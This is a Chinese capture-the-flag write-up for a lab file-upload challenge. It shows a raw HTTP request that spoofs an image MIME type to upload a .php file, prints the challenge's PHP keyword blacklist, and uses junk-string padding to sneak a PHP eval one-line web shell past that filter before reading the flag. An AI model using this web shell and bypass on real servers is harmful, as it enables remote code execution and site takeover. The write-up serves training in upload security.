
easy_upload wp


本体的考点一个是文件上传的常规MIME绕过和利用垃圾字符串对WAF的绕过

开始常规传入一个php马的时候会出现以下报错



❌ 请问能给我上传一张奥特曼骑着哥斯拉拿着EX-咖喱棒在翁法罗斯打亚美特星人的图片吗

说明题目是要求上传图片的，这里可以使用MIME进行绕过



```
POST / HTTP/1.1
Host: 192.168.67.180:5432
Content-Length: 181
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.67.180:5432
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7yJh8cRebXjw3NBs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.67.180:5432/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundary7yJh8cRebXjw3NBs
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/png

123
------WebKitFormBoundary7yJh8cRebXjw3NBs--
```


TKKCTF UPLOAD

Select your payload:

✅ 上传成功!

路径: uploads/1.php

如此我们就可以成功上传php文件，然后就是本体的难点在于这个一句话木马的WAF，基本上是办掉了很多常规的一句话木马，所以如果你用骚姿势硬绕理论上也是可以暴力做出这道题的，但是这里并非本体的考点，因为题目的描述里就有提示，垃圾二字其实指的是垃圾填充，就是利用垃圾信息来让waf失效，从而实现绕过。



TKKCTF UPLOAD

Select your payload:

❌ payload 太明显了，换一个吧

```
$blacklist = ["php", "<?php", "<?", "<?=", "eval(",
"system(", "exec(", "shell_exec(",
"passthru(","include(","require(","assert(","popen(","require_once(","include_once","base64_decode("];

$blocked = false;

$recontent=strtolower($content);

$recontent=preg_replace('/\x00+/','',$recontent);

foreach ($blacklist as $bad) {

    if (stripos($recontent, $bad) !== false) {

        $message = "❌ payload 太明显了，换一个吧";

        $blocked = true;

        break;
```

可以看到报错信息里面给出了黑名单，无法实现常规的一句话木马上传。然后我们使用垃圾字符串填充让waf失效即可实现一句话木马的上传。



```
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaakls
dlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka
aklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasj
dlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjd
lasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdl
asjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkakaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaakls
dlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka
aklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasj
dlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjd
lasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdl
asjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaakls
dlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka
aklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasj
dlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjd
lasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdl
asjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkakaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasj
dlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjd
lasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdl
asjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaakls
dlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka
aklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasj
dlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjd
lasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdl
asjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaak
lsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdl
kaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdla
sjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlas
jdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaakls
dlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka
aklsdlasjdlasjdlkaaklsdlasjdlasjdlkaaklsdlasjdlasjdlka<?php @eval($_POST['a']);?>
------WebKitFormBoundaryAn1J2FJ1nLRVYyPX--
```

TKKCTF UPLOAD


Select your payload:

选择文件 未选择任何文件

UPLOAD & EXECUTE

☑ 上传成功!

路径: uploads/1.php



编辑: /flag

/flag

```
xujc{I_l0ve_upL0ad}
```